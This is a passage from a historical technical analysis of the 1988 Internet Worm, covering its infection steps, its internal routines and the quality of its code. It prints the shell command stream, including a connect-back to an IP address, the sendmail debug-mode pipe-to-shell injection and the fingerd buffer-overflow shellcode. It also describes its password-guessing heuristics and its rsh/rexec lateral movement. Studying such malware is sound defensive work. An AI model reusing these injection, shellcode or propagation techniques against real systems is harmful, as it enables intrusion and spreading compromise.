The worm consists of two parts: a main program, and a bootstrap or *vector* program (described in Appendix B). We will start this description from the point at which a host is about to be infected. At this point, a worm running on another machine has either succeeded in establishing a shell on the new host and has connected back to the infecting machine via a TCP connection, or it has connected to the SMTP port and is transmitting to the sendmail program.

The infection proceeded as follows:

1) A socket was established on the infecting machine for the vector program to connect to (e.g., socket number 32341). A challenge string was constructed from a random number (e.g., 8712440). A file name base was also constructed using a random number (e.g., 14481910).

2) The vector program was installed and executed using one of two methods:

   2a) Across a TCP connection to a shell, the worm would send the following commands (the two lines beginning with "cc" were sent as a single line):

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49; sed '/int zz/q' > x14481910.c;echo gorch50
[text of vector program—enclosed in Appendix B]
int zz;
cc -o x14481910 x14481910.c;./x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c;echo DONE
```

   Then it would wait for the string "DONE" to signal that the vector program was running.

   2b) Using the SMTP connection, it would transmit (the two lines beginning with "cc" were sent as a single line):

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[text of vector program—enclosed in Appendix B]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c

.
quit
```

The infecting worm would then wait for up to 2 minutes on the designated port for the vector to contact it.

3) The vector program then connected to the "server," sent the challenge string, and transferred three files: a Sun 3 binary version of the worm, a VAX version, and the source code for the vector program. After the files were copied, the running vector program became (via the *execl* call) a shell with its input and output still connected to the server worm.

4) The server worm sent the following command stream to the connected shell:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
fi
```

Then, for each binary file it had transferred (just two in this case, although the code is written to allow more), it would send the following form of command sequence:

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,11.c
rm -f $P
```

The *rm* would succeed only if the linked version of the worm failed to start execution. If the server determined that the host was now infected, it closed the connection. Otherwise, it would try the other binary file. After both binary files had been tried, it would send over *rm* commands for the object files to clear away all evidence of the attempt at infection.

5) The new worm on the infected host proceeded to "hide" itself by obscuring its argument vector, unlinking the binary version of itself, and killing its parent (the $$ argument in the invocation). It then read into memory each of the worm binary files, encrypted each file after reading it, and deleted the files from disk.

6) Next, the new worm gathered information about network interfaces and hosts to which the local machine was connected. It built lists of these in memory, including information about canonical and alternate names and addresses. It gathered some of this information

by making direct *ioctl* calls, and by running the *netstat* program with various arguments. It also read through various system files looking for host names to add to its database.

7) It randomized the lists it constructed, then attempted to infect some of those hosts. For directly connected networks, it created a list of possible host numbers and attempted to infect those hosts if they existed. Depending on the type of host (gateway or local network), the worm first tried to establish a connection on the *telnet* or *rexec* ports to determine reachability before it attempted one of the infection methods.

8) The infection attempts proceeded by one of three routes: *rsh*, *fingerd*, or *sendmail*.

   8a) The attack via *rsh* was done by attempting to spawn a remote shell by invocation of (in order of trial) /usr/ucb/rsh, /usr/bin/rsh, and /bin/rsh. If successful, the host was infected as in steps 1 and 2a, above.

   8b) The attack via the *finger* daemon was somewhat more subtle. A connection was established to the remote *finger* server daemon and then a specially constructed string of 536 bytes was passed to the daemon, overflowing its input buffer and overwriting parts of the stack. For standard 4 BSD versions running on VAX computers, the overflow resulted in the return stack frame for the *main* routine being changed so that the return address pointed into the buffer on the stack. The instructions that were written into the stack at that location were:

```
pushl   $68732f       '/sh\0'
pushl   $6e69622f     '/bin'
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

   That is, the code executed when the *main* routine attempted to return was:

   execve("/bin/sh", 0, 0)

   On VAXen, this resulted in the worm connected to a remote shell via the TCP connection. The worm then proceeded to infect the host as in steps 1 and 2a, above. On Suns, this simply resulted in a core file since the code was not in place to corrupt a Sun version of *fingerd* in a similar fashion.

   8c) The worm then tried to infect the remote host by establishing a connection to the SMTP port and mailing an infection, as in step 2b, above.

Not all the steps were attempted. As soon as one method succeeded, the host entry in the internal list was marked as *infected* and the other methods were not attempted.

9) Next, it entered a state machine consisting of five states. Each state was run for a short while, then the program looped back to step #7 (attempting to break into other hosts via *sendmail*, *finger*, or *rsh*). The first four of the five states were attempts to break into user accounts on the local machine. The fifth state was the final state, and occurred after all attempts had been made to break all passwords. In the fifth state, the worm looped forever trying to infect hosts in its internal tables and marked as not yet infected. The first four states were:

   9a) The worm read through the */etc/hosts.equiv* files and */.rhosts* files to find the names of *equivalent* hosts. These were marked in the internal table of hosts. Next, the

worm read the */etc/passwd* file into an internal data structure. As it was doing this, it also examined the *.forward* file in each user home directory and included those host names in its internal table of hosts to try. Oddly, it did not similarly check user *.rhosts* files.

9b) The worm attempted to break each user password using simple choices. The worm first checked the obvious case of no password. Then, it used the account name and GECOS field to try simple passwords. Assume that the user had an entry in the password file like:

account:abcedfghijklm:100:5:User, Name:/usr/account:/bin/sh

then the words tried as potential passwords would be *account*, *accountaccount*, *User*, *Name*, *user*, *name*, and *tnuocca*. These are, respectively, the account name, the account name concatenated with itself, the first and last names of the user, the user names with leading capital letters turned to lower case, and the account name reversed. Experience described in[Gram84] indicates that on systems where users are naive about password security, these choices may work for up to 30% of user passwords.

Step 10 in this section describes what was done if a password "hit" was achieved.

9c) The third stage in the process involved trying to break the password of each user by trying each word present in an internal dictionary of words (see Appendix I). This dictionary of 432 words was tried against each account in a random order, with "hits" being handled as described in step 10, below.

9d) The fourth stage was entered if all other attempts failed. For each word in the file /usr/dict/words, the worm would see if it was the password to any account. In addition, if the word in the dictionary began with an upper case letter, the letter was converted to lower case and that word was also tried against all the passwords.

10) Once a password was broken for any account, the worm would attempt to break into remote machines where that user had accounts. The worm would scan the *.forward* and *.rhosts* files of the user at this point, and identify the names of remote hosts that had accounts used by the target user. It then attempted two attacks:

10a) The worm would first attempt to create a remote shell using the *rexec*[9] service. The attempt would be made using the account name given in the *.forward* or *.rhosts* file and the user's local password. This took advantage of the fact that users often have the same password on their accounts on multiple machines.

10b) The worm would do a *rexec* to the current host (using the local user name and password) and would try a *rsh* command to the remote host using the username taken from the file. This attack would succeed in those cases where the remote machine had a hosts.equiv file or the user had a *.rhosts* file that allowed remote execution without a password.

If the remote shell was created either way, the attack would continue as in steps 1 and 2a, above. No other use was made of the user password.

Throughout the execution of the main loop, the worm would check for other worms running on the same machine. To do this, the worm would attempt to connect to another worm on a local, predetermined TCP socket.[10] If such a connection succeeded, one worm would

[9] *rexec* is a remote command execution service. It requires that a username/password combination be supplied as part of the request.

[10] This was compiled in as port number 23357, on host 127.0.0.1 (loopback).

(randomly) set its *pleasequit* variable to 1, causing that worm to exit after it had reached part way into the third stage (9c) of password cracking. This delay is part of the reason many systems had multiple worms running: even though a worm would check for other local worms, it would defer its self-destruction until significant effort had been made to break local passwords.

One out of every seven worms would become immortal rather than check for other local worms. This was probably done to defeat any attempt to put a fake worm process on the TCP port to kill existing worms. It also contributed to the load of a machine once infected.

The worm attempted to send an UDP packet to the host ernie.berkeley.edu[11] approximately once every 15 infections, based on a random number comparison. The code to do this was incorrect, however, and no information was ever sent. Whether this was the intended ruse or whether there was actually some reason for the byte to be sent is not currently known. However, the code is such that an uninitialized byte is the intended message. It is possible that the author eventually intended to run some monitoring program on ernie (after breaking into an account, perhaps). Such a program could obtain the sending host number from the single-byte message, whether it was sent as a TCP or UDP packet. However, no evidence for such a program has been found and it is possible that the connection was simply a feint to cast suspicion on personnel at Berkeley.

The worm would also *fork* itself on a regular basis and *kill* its parent. This served two purposes. First, the worm appeared to keep changing its process id and no single process accumulated excessive amounts of cpu time. Secondly, processes that have been running for a long time have their priority downgraded by the scheduler. By forking, the new process would regain normal scheduling priority. This mechanism did not always work correctly, either, as we locally observed some instances of the worm with over 600 seconds of accumulated cpu time.

If the worm ran for more than 12 hours, it would flush its host list of all entries flagged as being immune or already infected. The way hosts were added to this list implies that a single worm might reinfect the same machines every 12 hours.

5. A Tour of the Worm

The following is a brief, high-level description of the routines present in the Worm code. The description covers all the significant functionality of the program, but does not describe all the auxiliary routines used nor does it describe all the parameters or algorithms involved. It should, however, give the user a complete view of how the Worm functioned.

5.1. Data Structures

The Worm had a few global data structures worth mentioning. Additionally, the way it handled some local data is of interest.

5.1.1. Host list

The Worm constructed a linked list of host records. Each record contained an array of 12 character pointers to allow storage of up to 12 host names/aliases. Each record also contained an array of six long unsigned integers for host addresses, and each record contained a flag field. The only flag bits used in the code appear to be 0x01 (host was a gateway), 0x2 (host has been infected), 0x4 (host cannot be infected — not reachable, not UNIX, wrong machine type), and 0x8 (host was "equivalent" in the sense that it appeared in a context like *.rhosts* file).

---

[11] Using TCP port 11357 on host 128.32.137.13.

5.1.2. Gateway List

The Worm constructed a simple array of gateway IP addresses through the use of the system *netstat* command. These addresses were used to infect directly connected networks. The use of the list is described in the explanation of *scan_gateways* and *rt_init*, below.

5.1.3. Interfaces list

An array of records was filled in with information about each network interface active on the current host. This included the name of the interface, the outgoing address, the netmask, the destination host if the link was point-to-point[12], and the interface flags. Interestingly, although this routine was coded to get the address of the host on the remote end of point-to-point links, no use seems to have been made of that information anywhere else in the program.

5.1.4. Pwd

A linked list of records was built to hold user information. Each structure held the account name, the encrypted password, the home directory, the GECOS field, and a link to the next record. A blank field was also allocated for decrypted passwords as they were found.

5.1.5. objects

The program maintained an array of "objects" that held the files that composed the Worm. Rather than have the files stored on disk, the program read the files into these internal structures. Each record in the list contained the suffix of the file name (e.g., "sun3.o"), the size of the file, and the encrypted contents of the file. The use of this structure is described below.

5.1.6. Words

A mini-dictionary of words was present in the Worm to use in password guessing (see Appendix A). The words were stored in an array, and every word was masked (XOR) with the bit pattern 0x80. Thus, the dictionary would not show up with an invocation of the *strings* program on the binary or object files.

5.1.7. Embedded Strings

Every text string used by the program, except for the words in the mini-dictionary, was masked (XOR) with the bit pattern 0x81. Every time a string was referenced, it was referenced via a call to *XS*. The *XS* function decrypted the requested string in a static circular buffer and returned a pointer to the decrypted version. This also kept any of the text strings in the program from appearing during an invocation of *strings*. Simply clearing the high order bit (e.g., XOR 0x80) or displaying the program binary would not produce intelligible text. All references to XS have been omitted from the following text; realize that every string was so encrypted.

It is not evident how the strings were placed in the program in this manner. The masked strings were present inline in the code, so some preprocessor or a modified version of the compiler was likely used. This represents a significant effort by the author of the Worm, and suggests quite strongly that the author wanted to complicate or prevent the analysis of the program once it was discovered.

5.2. Routines

The descriptions given here are arranged in alphabetic order. The names of some routines are exactly as used by the author of the code. Other names are based on the function of the routine, and those names were chosen because the original routines were declared *static* and name information was not present in the object files.

If the reader wishes to trace the functional flow of the Worm, begin with the descriptions of routines **main** and **doit** (presented first for this reason). By function, the routines can be (arbitrarily) grouped as follows:

setup and utility: main, doit, crypt, h_addaddr, h_addname, h_addr2host, h_clean, h_name2host, if_init, loadobject, makemagic, netmaskfor, permute, rt_init, supports_rsh, and supports_telnet.

network & password attacks: attack_network, attack_user, crack_0, crack_1, crack_2, crack_3, cracksome, ha, hg, hi, hl, hul, infect, scan_gateways, sendWorm, try_fingerd, try_password, try_rsh, try_sendmail, and waithit.

camouflage: checkother, other_sleep, send_message, and xorbuf.

5.2.1. main

This was where the program started. The first thing it did was change its argument vector to make it look like it was the shell running. Next, it set its resource limits so a failure would not drop a core file. Then it loaded all the files named on the command line into the object structure in memory using calls to *loadobject*. If the *ll.c* file was not one of the objects loaded, the Worm would immediately call *exit*.

Next, the code unlinked all the object files, the file named *sh* (the Worm itself), and the file /tmp/.dumb (apparently a remnant of some earlier version of the program, possibly used as a restraint or log during testing—the file is not otherwise referenced). The program then finished zeroing out the argument vector.

Next, the code would call *if_init;* if no interfaces were discovered by that routine, the program would call *exit*. The program would then get its current process group. If the process group was the same as its parent process id (passed on the command line), it would reset its process group and send a KILL signal to its parent.

Last of all, the routine *doit* was invoked.

5.2.2. doit

This was the main Worm code. First, a variable was set to the current time with a call to *time*, and the random number generator was initialized with the return value.

Next, the routines *hg* and *hl* were invoked to infect some hosts. If one or both of these failed to infect any hosts, the routine *ha* was invoked.

Next, the routine *checkother* was called to see if other Worms were on this host. The routine *send_message* was also called to cast suspicion on the folks at Berkeley.[13] The code then entered an infinite loop:

> A call would be made to *cracksome* followed by a call to *other_sleep* with a parameter of 30. Then *cracksome* would be called again. At this point, the process would *fork* itself, and the parent would *exit*, leaving the child to continue.
>
> Next, the routines *hg*, *ha*, and *hi* would all be called to infect other hosts. If any one (or combination) of these routines failed to infect a new host, the routine *hl* would be called to infect a local host. Thus, the code was aggressive about always infecting at least one host each pass through this loop. The logic here was faulty, however, because if all known gateway hosts were infected, or a bad set of host numbers were tried in *ha*, this code would call *hl* every time through the loop. Such behavior was one of the reasons hosts

[13] As if some of them aren't suspicious enough!

became overloaded with Worm processes: every pass through the loop, each Worm would likely be forced to infect another local host. Considering that multiple Worms could run on a host for some time before one would exit, this could lead to an exponential growth of Worms in a LAN environment.

Next, the routine *other_sleep* was called with a timeout of 120. A check was then made to see if the Worm had run for more than 12 hours. If so, a call was made to *h_clean*.

Finally, a check was made of the *pleasequit* and *nextw* variables (set in *other_sleep* or *checkother*, and *crack_2*, respectively). If *pleasequit* was nonzero, and *nextw* was greater than 10, the Worm would *exit*.

5.2.3. attack_network

This routine was designed to infect random hosts on a subnet. First, for each of the network interfaces, if checked to see if the target host was on a network to which the current host was directly connected. If so, the routine immediately returned.[14]

Based on the class of the netmask (e.g., Class A, Class B), the code constructed a list of likely network numbers. A special algorithm was used to make good guesses at potential Class A host numbers. All these constructed host numbers were placed in a list, and the list was then randomized using *permute*. If the network was Class B, the permutation was done to favor low-numbered hosts by doing two separate permutations—the first six hosts in the output list were guaranteed to be chosen from the first dozen (low-numbered) host numbers generated.

The first 20 entries in the permuted list were the only ones examined. For each such IP address, its entry was retrieved from the global list of hosts (if it was in the list). If the host was in the list and was marked as already infected or immune, it was ignored. Otherwise, a check was made to see if the host supported the rsh command (identifying it as existing and having BSD-derived networking services) by calling *supports_rsh*. If the host did support rsh, it was entered into the hosts list if not already present, and a call to *infect* was made for that host.

If a successful infection occurred, the routine returned early with a value of TRUE (1).

5.2.4. attack_user

This routine was called after a user password was broken. It has some incorrect code and may not work properly on every architecture because a subroutine call was missing an argument. However, on Suns and VAXen, the code will work because the missing argument was supplied as an extra argument to the previous call, and the order of the arguments on the stack matches between the two routines. It was largely a coincidence that this worked.

The routine attempted to open a *.forward* file in the the user's home directory, and then for each host and user name present in that file, it called the *hul* routine. It then did the same thing with the *.rhosts* file, if present, in the user's home directory.

5.2.5. checkother

This routine was to see if another Worm was present on this machine and is a companion routine to *other_sleep*. First, a random value was checked: with a probability of 1 in 7, the routine returned without ever doing anything—these Worms become immortal in the sense that they never again participated in the process of thinning out multiple local Worms.

---

[14] This appears to be a bug. The probable assumption was that the routine *hl* would handle infection of local hosts, but *hl* calls this routine! Thus, local hosts were never infected via this route.

Otherwise, the Worm created a socket and tried to connect to the local "Worm port"—23357. If the connection was successful, an exchange of challenges was made to verify that the other side was actually a fellow Worm. If so, a random value was written to the other side, and a value was read from the socket.

If the sum of the value sent plus the value read was even, the local Worm set its *pleasequit* variable to 1, thus marking it for eventual self-destruction. The socket was then closed, and the Worm opened a new socket on the same port (if it was not destined to self-destruct) and set *other_fd* to that socket to listen for other Worms.

If any errors were encountered during this procedure, the Worm involved set *other_fd* to -1 and it returned from the routine. This meant that any error caused the Worm to be immortal, too.

5.2.6. crack_0

This routine first scanned the /etc/hosts.equiv file, adding new hosts to the global list of hosts and setting the flags field to mark them as *equivalent*. Calls were made to *name2host* and *getaddrs*. Next, a similar scan was made of the */.rhosts* file using the exact same calls.

The code then called *setpwent* to open the /etc/passwd file. A loop was performed as long as passwords could be read:

> Every 10th entry, a call was made to *other_sleep* with a timeout of 0. For each user, an attempt was made to open the file *forward*[15] in the home directory of that user, and read the hostnames therein. These hostnames were also added to the host list and marked as equivalent. The encrypted password, home directory, and GECOS field for each user was stored into the pwd structure.

After all user entries were read, the *endpwent* routine was invoked, and the *cmode* variable was set to 1.

5.2.7. crack_1

This routine tried to break passwords. It was intended to loop until all accounts had been tried, or until the next group of 50 accounts had been tested. In the loop:

> A call was made to *other_sleep* with a parameter of zero each time the loop index modulo 10 was zero (i.e., every 10 calls). Repeated calls were made to *try_password* with the values discussed earlier in §4-8b.
>
> Once all accounts had been tried, the variable *cmode* was set to 2.

The code in this routine was faulty in that the index of the loop was never incremented! Thus, the check at every 50 accounts, and the call to *other-sleep* every 10 accounts would not occur. Once entered, *crack_1* ran until it had checked all user accounts.

5.2.8. crack_2

This routine used the mini-dictionary in an attempt to break user passwords (see Appendix A). The dictionary was first permuted (using the *permute*) call. Each word was decrypted in-place by XORing its bytes with 0x80. The decrypted words were then passed to the *try_password* routine for each user account. The dictionary was then re-encrypted.

---

[15] This is puzzling. The appropriate file to scan for equivalent hosts would have been the *.rhosts* file, not the *forward* file.

A global index, named *nextw* was incremented to point to the next dictionary entry. The *nextw* index is also used in *doit* to determine if enough effort had been expended so that the Worm could "...go gently into that good night." When no more words were left, the variable *cmode* was set to 3.

There are two interesting points to note in this routine: the reverse of these words were not tried, although that would seem like a logical thing to do, and all words were encrypted and decrypted in place rather than in a temporary buffer. This is less efficient than a copy while masking since no re-encryption ever needs to be done. As discussed in the next section, many examples of unnecessary effort such as this were present in the program. Furthermore, the entire mini-dictionary was decrypted all at once rather than a word at a time. This would seem to lessen the benefit of encrypting those words at all, since the entire dictionary would then be present in memory as plaintext during the time all the words were tried.

5.2.9. crack_3

This was the last password cracking routine. It opened /usr/dict/words, and for each word found it called *try_password* against each account. If the first letter of the word was a capital, it was converted to lower case and retried. After all words were tried, the variable *cmode* was incremented and the routine returned.

In this routine, no calls to *other_sleep* were interspersed, thus leading to processes that ran for a long time before checking for other Worms on the local machine. Also of note, this routine did not try the reverse of words either!

5.2.10. cracksome

This routine was a simple switch statement on an external variable named *cmode* and it implemented the five strategies discussed in §4-8 of this paper. State zero called *crack_0*, state one called *crack_1*, state two called *crack_2*, and state three called *crack_3*. The default case simply returned.

5.2.11. crypt

This routine took a key and a salt, then performed the UNIX password encryption function on a block of zero bits. The return value of the routine was a pointer to a character string of 13 characters representing the encoded password.

The routine was highly optimized and differs considerably from the standard library version of the same routine. It called the following routines: *compkeys*, *mungE*, *des*, and *ipi*. A routine, *setupE*, was also present and was associated with this code, but it was never referenced. It appears to duplicate the functionality of the *mungE* function.

5.2.12. h_addaddr

This routine added alternate addresses to a host entry in the global list if they were not already present.

5.2.13. h_addname

This routine added host aliases (names) to a given host entry. Duplicate entries were suppressed.

5.2.14. h_addr2host

The host address provided to the routine was checked against each entry in the global host list to see if it was already present. If so, a pointer to that host entry was returned. If not, and if a parameter flag was set, a new entry was initialized with the argument address and a pointer to it was returned.

5.2.15. h_clean

This routine traversed the host list and removed any entries marked as infected or immune (leaving hosts not yet tried).

5.2.16. h_name2host

Just like *h_addr2host* except the comparison was done by name with all aliases.

5.2.17. ha

This routine tried to infect hosts on remote networks. First, it checked to see if the gateways list had entries; if not, it called *rt_init*. Next, it constructed a list of all IP addresses for gateway hosts that responded to the *try_telnet* routine. The list of host addresses was randomized by *permute*. Then, for each address in the list so constructed, the address was masked with the value returned by *netmaskfor* and the result was passed to the *attack_network* routine. If an attack was successful, the routine exited early with a return value of TRUE.

5.2.18. hg

This routine attempted to infect gateway machines. It first called *rt_init* to reinitialize the list of gateways, and then for each gateway it called the main infection routine, *infect*, with the gateway as an argument. As soon as one gateway was successfully infected, the routine returned TRUE.

5.2.19. hi

This routine tried to infect hosts whose entries in the hosts list were marked as *equivalent*. The routine traversed the global host list looking for such entries and then calling *infect* with those hosts. A successful infection returned early with the value TRUE.

5.2.20. hl

This routine was intended to attack hosts on directly-connected networks. For each alternate address of the current host, the routine *attack_network* was called with an argument consisting of the address logically and-ed with the value of *netmask* for that address. A success caused the routine to return early with a return value of TRUE.

5.2.21. hul

This function attempted to attack a remote host via a particular user. It first checked to make sure that the host was not the current host and that it had not already been marked as infected. Next, it called *getaddrs* to be sure there was an address to be used. It examined the username for punctuation characters, and returned if any were found. It then called *other_sleep* with an argument of 1.

Next, the code tried the attacks described in §4-10. Calls were made to *sendWorm* if either attack succeeded in establishing a shell on the remote machine.

5.2.22. if_init

This routine constructed the list of interfaces using *ioctl* calls. In summary, it obtained information about each interface that was up and running, including the destination address in point-to-point links, and any netmask for that interface. It initialized the *me* pointer to the first non-loopback address found, and it entered all alternate addresses in the address list.

5.2.23. infect

This was the main infection routine. First, the host argument was checked to make sure that it was not the current host, that it was not currently infected, and that it had not been determined to be immune. Next, a check was made to be sure that an address for the host could be found by calling *getaddrs*. If no address was found, the host was marked as immune and the routine returned FALSE.

Next, the routine called *other_sleep* with a timeout of 1. Following that, it tried, in succession, calls to *try_rsh*, *try_fingerd*, and *try_sendmail*. If the calls to *try_rsh* or *try_fingerd* succeeded, the file descriptors established by those invocations were passed as arguments to the *sendWorm* call. If any of the three infection attempts succeeded, *infect* returned early with a value of TRUE. Otherwise, the routine returned FALSE.

5.2.24. loadobject

This routine read an object file into the *objects* structure in memory. The file was opened and the size found with a call to the library routine *fstat*. A buffer was *malloc*'d of the appropriate size, and a call to *read* was made to read the contents of the file. The buffer was encrypted with a call to *xorbuf*, then transferred into the *objects* array. The suffix of the name (e.g., sun3.o, 11.c, vax.o) was saved in a field in the structure, as was the size of the object.

5.2.25. makemagic

The routine used the library *random* call to generate a random number for use as a challenge number. Next, it tried to connect to the telnet port (#23) of the target host, using each alternate address currently known for that host. If a successful connection was made, the library call *getsockname* was called to get the canonical IP address of the current host relative to the target.

Next, up to 1024 attempts were made to establish a TCP socket, using port numbers generated by taking the output of the random number generator modulo 32767. If the connection was successful, the routine returned the port number, the file descriptor of the socket, the canonical IP address of the current host, and the challenge number.

5.2.26. netmaskfor

This routine stepped through the *interfaces* array and checked the given address against those interfaces. If it found that the address was reachable through a connected interface, the netmask returned was the netmask associated with that interface. Otherwise, the return was the default netmask based on network type (Class A, Class B, Class C).

5.2.27. other_sleep

This routine checked a global variable named *other_fd*. If the variable was less than zero, the routine simply called *sleep* with the provided timeout argument, then returned.

Otherwise, the routine waited on a *select* system call for up to the value of the timeout. If the timeout expired, the routine returned. Otherwise, if the *select* return code indicated there was input pending on the *other_fd* descriptor, it meant there was another Worm on the current

machine. A connection was established and an exchange of "magic" numbers was made to verify identity. The local Worm then wrote a random number (produced by *random*) to the other Worm via the socket. The reply was read and a check was made to ensure that the response came from the localhost (127.0.0.1). The file descriptor was closed.

If the random value sent plus the response was an odd number, the *other_fd* variable was set to -1 and the *pleasequit* variable was set to 1. This meant that the local Worm would die when conditions were right (cf. *doit*), and that it would no longer attempt to contact other Worms on the local machine. If the sum was even, the other Worm was destined to die.

5.2.28. permute

This routine randomized the order of a list of objects. This was done by executing a loop once for each item in the list. In each iteration of the loop, the *random* number generator was called modulo the number of items in the list. The item in the list indexed by that value was swapped with the item in the list indexed by the current loop value (via a call to *bcopy*).

5.2.29. rt_init

This initialized the list of gateways. It started by setting an external counter, *ngateways*, to zero. Next, it invoked the command "/usr/ucb/netstat -r -n" using a *popen* call. The code then looped while output was received from the netstat command:

> A line was read. A call to *other_sleep* was made with a timeout of zero. The input line was parsed into a destination and a gateway. If the gateway was not a valid IP address, or if it was the loopback address (127.0.0.1), it was discarded. The value was then compared against all the gateway addresses already known; duplicates were skipped. It was also compared against the list of local interfaces (local networks), and discarded if a duplicate. Otherwise, it was added to the list of gateways and the counter incremented.

5.2.30. scan_gateways

First, the code called *permute* to randomize the gateways list. Next, it looped over each gateway or the first 20, whichever was less:

> A call was made to *other_sleep* with a timeout of zero. The gateway IP address was searched for in the host list; a new entry was allocated for the host if none currently existed. The gateway flag was set in the flags field of the host entry. A call was made to the library routine *gethostbyaddr* with the IP number of the gateway. The name, aliases and address fields were added to the host list, if not already present. Then a call was made to *gethostbyname* and alternate addresses were added to the host list.

After this loop was executed, a second loop was started that did effectively the same thing as the first! There is no clear reason why this was done, unless it is a remnant of earlier code, or a stub for future additions.

5.2.31. send_message

This routine made a call to *random* and 14 out of 15 times returned without doing anything. In the 15th case, it opened a stream socket to host "ernie.berkeley.edu" and then tried to send an uninitialized byte using the *sendto* call. This would not work (using a UDP send on a TCP socket).

5.2.32. sendWorm

This routine sent the Worm code over a connected TCP circuit to a remote machine. First it checked to make sure that the objects table held a copy of the 11.c code (see Appendix B). Next, it called *makemagic* to get a local socket established and to generate a challenge string. Then, it encoded and wrote the script detailed previously in §4-2a. Finally, it called *waithit* and returned the result code of that routine.

The object files shipped across the link were decrypted in memory first by a call to *xorbuf* and then re-encrypted afterwards.

5.2.33. supports_rsh

This routine determined if the target host, specified as an argument, supported the BSD-derived *rsh* protocol. It did this by creating a socket and attempting a TCP connection to port 514 on the remote machine. A timeout or connect failure caused a return of FALSE; otherwise, the socket was closed and the return value was TRUE.

5.2.34. supports_telnet

This routine determined if a host was reachable and supported the *telnet* protocol (i.e., was probably not a router or similar "dumb" box). It was similar to *supports_rsh* in nature. The code established a socket, connected to the remote machine on port 23, and returned FALSE if an error or timeout occurred; otherwise, the socket was closed and TRUE was returned.

5.2.35. try_fingerd

This routine tried to establish a connection to a remote finger daemon on the given host by connecting to port 79. If the connection succeeded, it sent across an overfull buffer as described in §4-8b and waited to see if the other side became a shell. If so, it returned the file descriptors to the caller; otherwise, it closed the socket and returned a failure code.

5.2.36. try_password

This routine called *crypt* with the password attempt and compared the result against the encrypted password in the pwd entry for the current user. If a match was found, the unencrypted password was copied into the pwd structure, and the routine *attack_user* was invoked.

5.2.37. try_rsh

This function created two pipes and then *fork*ed a child process. The child process attempted to *rexec* a remote shell on the host specified in the parameters, using the specified username and password. Then the child process tried to invoke the *rsh* command by attempting to run, in order, "/usr/ucb/rsh," "/usr/bin/rsh," and "/bin/rsh." If the remote shell succeeded, the function returned the file descriptors of the open pipe. Otherwise, it closed all file descriptors, killed the child with a SIGKILL, and reaped it with a call to *wait3*.

5.2.38. try_sendmail

This routine attempted to establish a connection to the SMTP port (#25) on the remote host. If successful, it conducted the dialog explained in §4-2b. It then called the *waithit* routine to see if the infection "took."

Return codes were checked after each line was transmitted, and if a return code indicated a problem, the routine aborted after sending a "quit" message.

5.2.39. waithit

This function acted as the bootstrap server for a vector program on a remote machine. It waited for up to 120 seconds on the socket created by the *makemagic* routine, and if no connection was made it closed the socket and returned a failure code. Likewise, if the first thing received was not the challenge string shipped with the bootstrap program, the socket was closed and the routine returned.

The routine decrypted each object file using *xorbuf* and sent it across the connection to the vector program (see Appendix B). Then a script was transmitted to compile and run the vector. This was described in §4-4. If the remote host was successfully infected, the infected flag was set in the host entry and the socket closed. Otherwise, the routine sent *rm* command strings to delete each object file.

The function returned the success or failure of the infection.

5.2.40. xorbuf

This routine was somewhat peculiar. It performed a simple encryption/decryption function by XORing the buffer passed as an argument with the first 10 bytes of the xorbuf routine itself! This code would not work on a machine with a split I/D space or on tagged architectures.

6. Analysis of the Code

6.1. Structure and Style

An examination of the reverse-engineered code of the Worm is instructive. Although it is not the same as reading the original code, it does reveal some characteristics of the author(s). One conclusion that may surprise some people is that the quality of the code is mediocre, and might even be considered poor. For instance, there are places where calls are made to functions with either too many or too few arguments. Many routines have local variables that are either never used, or are potentially used before they are initialized. In at least one location, a struct is passed as an argument rather than the address of the struct. There is also dead code, as routines that are never referenced, and as code that cannot be executed because of conditions that are never met (possibly bugs). It appears that the author(s) never used the *lint* utility on the program.

At many places in the code, there are calls on system routines and the return codes are never checked for success. In many places, calls are made to the system heap routine, *malloc* and the result is immediately used without any check. Although the program was configured not to leave a core file or other evidence if a fatal failure occurred, the lack of simple checks on the return codes is indicative of sloppiness; it also suggests that the code was written and run with minimal or no testing. It is certainly possible that some checks were written into the code and elided subject to conditional compilation flags. However, there would be little reason to remove those checks from the production version of the code.

The structures chosen for some of the internal data are also revealing. Everything was represented as linked lists of structures. All searches were done as linear passes through the appropriate list. Some of these lists could get quite long and doubtless that considerable CPU time was spent by the Worm just maintaining and searching these lists. A little extra code to implement hash buckets or some form of sorted lists would have added little overhead to the program, yet made it much more efficient (and thus quicker to infect other hosts and less obvious to system watchers). Linear lists may be easy to code, but any experienced programmer or advanced CS student should be able to implement a hash table or lists of hash buckets with little difficulty.

Some effort was duplicated in spots. An example of this was in the code that tried to break passwords. Even if the password to an account had been found in an earlier stage of execution, the Worm would encrypt every word in the dictionary and attempt a match against it. Similar redundancy can be found in the code to construct the lists of hosts to infect.

There are locations in the code where it appears that the author(s) meant to execute a particular function but used the wrong invocation. The use of the UDP send on a TCP socket is one glaring example. Another example is at the beginning of the program where the code sends a KILL signal to its parent process. The surrounding code gives strong indication that the user actually meant to do a *killpg* instead but used the wrong call.

The one section of code that appears particularly well-thought-out involves the *crypt* routines used to check passwords. As has been noted in[Seel88], this code is nine times faster than the standard Berkeley *crypt* function. Many interesting modifications were made to the algorithm, and the routines do not appear to have been written by the same author as the rest of the code. Additionally, the routines involved have some support for both encryption and decryption—even though only encryption was needed for the Worm. This supports the assumption that this routine was written by someone other than the author(s) of the program, and included with this code. It would be interesting to discover where this code originated and how it came to be in the Worm program.

The program could have been much more virulent had the author(s) been more experienced or less rushed in her/his coding. However, it seems likely that this code had been developed over a long period of time, so the only conclusion that can be drawn is that the author(s) was sloppy or careless (or both), and perhaps that the release of the Worm was premature.

6.2. Problems of Functionality

There is little argument that the program was functional. In fact, we all wish it had been less capable! However, we are lucky in the sense that the program had flaws that prevented it from operating to the fullest. For instance, because of an error, the code would fail to infect hosts on a local area network even though it might identify such hosts.

